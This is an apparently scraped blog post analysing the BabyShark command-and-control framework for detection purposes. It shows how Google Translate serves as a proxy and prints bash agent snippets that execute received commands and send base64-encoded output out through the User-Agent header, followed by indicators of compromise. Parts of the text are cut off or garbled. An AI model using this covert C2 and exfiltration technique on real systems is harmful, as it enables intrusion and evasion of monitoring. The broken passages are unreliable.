Understanding & Detecting C2 Frameworks — BabyShark

Nasreddine Bencherchali · Follow
9 min read · Jun 8, 2021

Hello and welcome to the fourth blog post in this series about understanding and detecting C2 frameworks.

As always if you haven't checked the previous blogs. Please do via the following links

- Understanding & Detecting C2 Frameworks — TrevorC2
- Understanding & Detecting C2 Frameworks — Ares
- Understanding & Detecting C2 Frameworks — HARS (HTTP/S Asynchronous Reverse Shell)

without further ado let's get started.

BabyShark

The idea behind baby shark is to create a centralized server for different type of [redacted] nt pr[redacted] Shell). Which is a project that uses google translate as a proxy.

The C2 Server is written in Python (Flask) and the example agent is written in bash. With that let's start the analysis.


Google Translate as a proxy

Before we dive into the source code, we first need to understand how can google translate be used as a proxy.

Google translate is used typically to translate words, paragraphs or documents. But it can also be used to translate web pages. By simply visiting the following URL and providing the web page we want to translate.

```
https://translate.google.com/translate?&anno=2&u=[URL OF WEB PAGE]
```


Google Translate will make a request to a website / page of our choice. Let me demonstrate this by requesting my own blog.



Inspecting the source

If

```
https://y7t5ywjrrsywzq4aeo6x7rzg7u-b25orc35okxta-nasbench-medium-com.translate.goog/
```



Looks even better :D

We got our original web page now “hosted” on a google domain. If you’re thinking what if instead of doing this we insert a link to a C2 server? Well, that’s exactly the idea behind the GTRS project and BabyShark example agent.

C2 Server (app.py)

The server portion of “BabyShark” is composed of a web interface where the

"BabyShark" main interface

The server defines 5 web routes that we can see in the screenshot below.

"/" Route

Th[redacted]
results of their commands. This function will simply verify if there are results in the database and query / display data accordingly.

Below is an example of the interface showing the results of the *"pwd"* command.

Results interface

getcommand ("/momyshark")

Redirect page

This page contains a redirection to a YouTube video.

```
<meta http-equiv="refresh" content="0;
url=https://www.youtube.com/watch?v=6aE0psDCIow">
```

This is done to verify if there are any results sent from the agent (we'll dis[redacted]e fu[redacted] there are results or not) the page will send the next command(s) to be executed by the agent.

Below is an example of commands embedded within the page when requesting "/momyshark" with the correct key.

Mommy Shark ?

"create" Function

The create function is linked to the "/create-task" path and accepts only post requests. This function will simply register the commands sent by the operators from the interface in the database.

done & delete

Both of these functions are simple wrappers to delete / update the state of a command. If we take a look at the database schema we'll see that there are two tables with the following columns.

- **command (id, cmd, done)**
- **results (id, results)**

If we take the example of the "pwd" command from before and look at the state of the database.

So in this example calling the "done" function on that command will revert it ba

As for the "delete" function it'll delete any command as long as you provide its ID

"delete" Function

This concludes the analysis of the server side of this framework. Now onto the agent.

Example Agent

As stated in their GitHub introduction. The "BabyShark" C2 does not generate agents. Fortunately for us they provide an example inspired by GTRS agent that we're going to look at.

```
c2server="http://babyshark/momyshark?key=$secretkey"
```



```
output="/tmp/output"
```

It then defines some functions

namedpipe

“namedpipe” Function

The agent start by creating a named pipe and an output file. The pipe will be used to receive the commands and the output file will contain the results.

By default the pipe and the file are located in the “/tmp” directory under the name “input” and “output” respectively.

```
input="/tmp/input"
output="/tmp/output"
```

After creating the pipe we start main

main

"talktotranslate" Function

As the name suggest this function is the one responsible for talking to google translate to extract the commands from the C2. To achieve this three other functions are called.

getfirsturl

"getfirsturl" Function

The "getfirsturl" function will make a call to the google translate domain and providing the URL in the "c2server" variable as a web page. By default the URL will look like this.

```
https://translate.google.com/translate?
&anno=2&u=http://babyshark/momyshark?key=b4bysh4rk
```

And by default the following user-agent will be used

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
```

Using the same User-Agent by default

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
```

getcommand

By now the URL should point to the translated version of the C2 server and requesting it should return the *"momyshark"* page. (See image below)

Going back to main

If the command is equal to the word “exit” then the agent is terminated. If not it executes the following set of commands

```
# Extract the ID
idcommand=$(echo $command | cut -d '#' -f2)

# Send command to the named pipe for execution
echo "$command" > "$input"

# Sleep for 2 seconds
sleep 2

# Read the output from the file and encode it to Base64
outputb64=$(cat $output | tr -d '\000'  | base64 | tr -d '\n'
2>/dev/null)
```

The result will be concatenated to the User-Agent as follow

```
result="$user_agent | $outputb64 | $idcommand "
```

4. Extract the command from the HTML source.

5.

6. Encode the output to Base64.
7. Concatenate the ***USER-AGENT*** with ***OUTPUT*** and ***ID***.
8. Request the *"google-translate"* server using the newly generated USER-AGENT.
9. Repeat until it receives *"exit"* command.

. . .

Conclusion

That's it for Baby Shark doo, doo, doo, doo, doo, doo *(sorry not sorry)*. I hope it was helpful and you got something out of it. Until the next one. If you have any C2 frameworks suggestions or any feedback you can find me on twitter @nas_bench

Indicators

- User-Agent : **Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36**
- **"/tmp/input"** & **"/tmp/output"** will be created on infected hosts
- **10 second delay** by default between the different batch of requests to Google translate
- URL : **"C2_IP/momyshark?key="**

Written by Nasreddine Bencherchali

Follow

2.1K Followers

I write about #Detection, #Sigma and #Windows. Follow https://github.com/nasbench/Misc-Research for interesting Windows tidbits

More from Nasreddine Bencherchali

Nasreddine Bencherchali

Demystifying the "SVCHOST.EXE" Process and Its Command Line...

Understanding the "svchost.exe" process and its command line options

Sep 26, 2020 366 1

Nasreddine Bencherchali

What is the "DLLHOST.EXE" Process Actually Running

A Deep Dive Into "DLLHOST.EXE"

Oct 17, 2020 122

Recommended from Medium

theUnknown

Malware Reverse Engineering Basics. Part 1.

This is the beginning of the series of my brief notes on reverse engineering and assembly.

Jul 11 24

Kostas

Telemetry on Linux vs. Windows: A Comparative Analysis

A look at how Windows and Linux manage telemetry to support incident response...

Sep 3 177

Lists

Staff Picks
755 stories · 1415 saves

Stories to Help You Level-Up at Work
19 stories · 852 saves

Self-Improvement 101
20 stories · 2959 saves

Productivity 101
20 stories · 2506 saves

Kostas in Detect FYI

Unintentional Evasion: Investigating How CMD...

Discover how CMD command fragmentation creates security blind spots, letting attacker...

Oct 3 35

Dean

Setting Up Velociraptor for Forensic Analysis in a Home Lab |...

Before I start, Update you will not find article related to setting up Velociraptor in home la...

Oct 6

See more recommendations

Help Status About Careers Press Blog Privacy Terms Text to speech Teams